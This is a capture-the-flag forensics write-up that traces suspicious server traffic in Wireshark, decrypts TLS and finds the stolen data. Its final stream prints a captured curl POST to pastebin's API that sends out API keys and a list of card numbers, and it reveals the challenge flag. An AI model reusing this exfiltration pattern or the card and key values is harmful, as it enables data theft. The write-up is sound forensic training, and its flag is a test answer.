


Collaborative Challenge 1

David Salgado

Objective: The security team was alerted to suspicious network activity from a production web server. Can you determine if any data was stolen and what it was?

Process:

Look at the traffic and see what is suspicious. By observing the tab of statistics and conversations, when organizing by packets length I got this:



The image shows a Wireshark packet capture file named 'chalcap.pcapng'. The packet list is sorted by length. The first column shows the packet number, and the second column shows the source and destination IP addresses. The third column shows the packet length in bytes, and the fourth column shows the packet length in kilobytes (kB) or megabytes (MB). The source IP address is consistently 10.10.100.43 for all packets shown.

	Ethernet II	IPv4	IPv6	TCP	UDP
	Address A	Address B	Packets	Bytes	
10.10.100.43	173.194.31.248	2,320	13 MB		
10.10.100.43	151.101.116.193	1,712	8 MB		
10.10.100.43	74.125.155.234	930	5 MB		
10.10.100.43	10.10.20.1	838	99 kB		
10.10.100.43	172.217.12.194	501	160 kB		
10.10.100.43	23.207.174.113	478	141 kB		
10.10.99.42	10.10.20.13	431	35 kB		
10.10.100.43	192.33.31.52	406	106 kB		
10.10.100.43	10.10.99.42	367	139 kB		
10.10.100.43	172.217.10.142	346	307 kB		
10.10.100.43	172.217.10.238	292	187 kB		
10.10.100.43	172.217.7.14	284	126 kB		
10.10.100.43	104.16.27.235	177	35 kB		
10.10.100.43	173.241.242.220	162	61 kB		
10.10.100.43	172.217.10.230	149	54 kB		
10.10.100.43	172.217.5.225	147	217 kB		
10.10.100.43	151.101.193.140	125	154 kB		
10.10.100.43	52.5.31.25	122	25 kB		
10.10.100.43	151.101.129.140	118	114 kB		
10.10.100.43	104.16.24.235	108	14 kB		
10.10.100.43	23.192.15.138	107	91 kB		
10.10.100.43	23.207.174.182	106	63 kB		
10.10.100.43	151.101.1.140	106	30 kB		
10.10.100.43	172.217.12.162	100	33 kB		
10.10.100.43	173.241.242.143	96	21 kB		
10.10.100.43	31.13.69.203	88	100 kB		
10.10.100.43	172.217.10.225	84	26 kB		
10.10.100.43	172.217.10.42	80	6 kB		
10.10.100.43	52.94.232.32	76	18 kB		
10.10.100.43	23.21.73.203	73	11 kB		
10.10.100.43	23.207.173.144	69	41 kB		


We can observe that the IP 10.10.100.43 is sending a lot of packets.

Now inside Wireshark I use a filter to see the packets that the IP is sending and receiving.


If I looked into an HTTP packet, I see that the port it is using is 443, which normally is used for HTTPS however it is using it for HTTP.

```
Transmission Control Protocol, Src Port: 49175, Dst Port: 443, Seq: 1, Ack: 1, Len: 292
Source Port: 49175
Destination Port: 443
```

Now. If we search TLS in the filter, everything shows as TLS. however, by changing the configuration of wireshark and using the secrets and bundle file we could configure the thing to divide the protocols and know the differences.



Here I put the keys that were inside the packet of the challenge. So now the specifics of the TLS configuration:



I input the secret file into the configuration of wireshark. With this set, now all the packets with the TLS filter are going to differentiate which is what we are looking for.

Now, we analyze the http method GET having them organized with length:

chalcap.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tls && http.request.method==GET

No.	Time	Source	Destination	Protocol	Length	Info
12602	269.497468	10.10.100.43	69.172.216.111	HTTP	3016	GET /dt?advEntityId=102952&asId=2874f4e5
12414	268.840161	10.10.100.43	23.207.174.113	HTTP	2823	GET /pixel.gif?e=0&q=0&hp=1&kq=1&lo=4&q=
12806	272.532933	10.10.100.43	23.207.173.144	HTTP	2692	GET /ba.html?r170201 HTTP/1.1
12381	268.309564	10.10.100.43	54.208.229.139	HTTP	2682	GET /i/s_0RFeVTn6vr_218484818.html?&rtbf
12767	272.115481	10.10.100.43	23.207.173.144	HTTP	2649	GET /surly.js?;coid=292;nid=2532;ad_w=36
12629	269.944011	10.10.100.43	199.166.0.200	HTTP	2649	GET /dtc?ias_callback=__IntegralAS_2874f
12993	276.347447	10.10.100.43	23.207.173.144	HTTP	2612	GET /icon/box_19_top-right.png HTTP/1.1
12828	273.162149	10.10.100.43	23.207.173.144	HTTP	2602	GET /a/n/292/2532.js HTTP/1.1
12995	276.347988	10.10.100.43	23.207.173.144	HTTP	2598	GET /icon/ci.png HTTP/1.1
12824	273.058379	10.10.100.43	23.207.173.144	HTTP	2594	GET /a/4.gif HTTP/1.1

By analyzing different TCP streams of the packets, some of them didn't have anything suspicious, and others were just encrypted. Everything seemed normal.

Now I analyze the POST method

chalcap.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tls && http.request.method==POST

No.	Time	Source	Destination	Protocol	Length	Info
9887	237.038819	10.10.20.13	104.20.208.21	HTTP	6855	POST /api/api_post.php HTTP/1.1 (application/x-www-form-urlencoded)
5725	170.203546	10.10.20.13	104.20.208.21	HTTP	1804	POST /api/api_post.php HTTP/1.1 (application/x-www-form-urlencoded)
7039	186.485524	10.10.20.13	104.20.209.21	HTTP	1278	POST /api/api_post.php HTTP/1.1 (application/x-www-form-urlencoded)
3711	161.184632	10.10.100.43	52.33.209.128	HTTP	933	POST /downloads?client=navclient-auto-ffox&appver=55.0&pver=2.2 HTTP/1.1 (text/plain)

By following the TCP stream of the first packet we see this:

Wireshark · Follow HTTP Stream (tcp.stream eq 187) · chalcap.pcapng

HTTP/1.1 100 Continue

POST /api/api_post.php HTTP/1.1

Host: pastebin.com

User-Agent: curl/7.47.0

Accept: */*

Content-Length: 14000

Content-Type: application/x-www-form-urlencoded

Expect: 100-continue

api_user_key=ed67c1aec48d47270dd002d0baa29814&api_dev_key=bb8aa307a7d4b6073976149b65977bae&api_paste_private=2&api_option=paste&api_paste_code=IssuingNetwork,CardNumber

American Express,345806846723249

American Express,345390632937883

American Express,348537668979836

American Express,377053228050054

American Express,376583316960401

American Express,370728090418771

American Express,343089157698829

American Express,376783960099486

American Express,370925614011310

American Express,345655064666899

American Express,349526416252983

American Express,374137601650417

American Express,379459312870752

Inside of it we see credit cards information which is very suspicious and by going down we get the flag: HTB{Th15_15_4_F3nD3r_Rh0d35_M0m3NT!!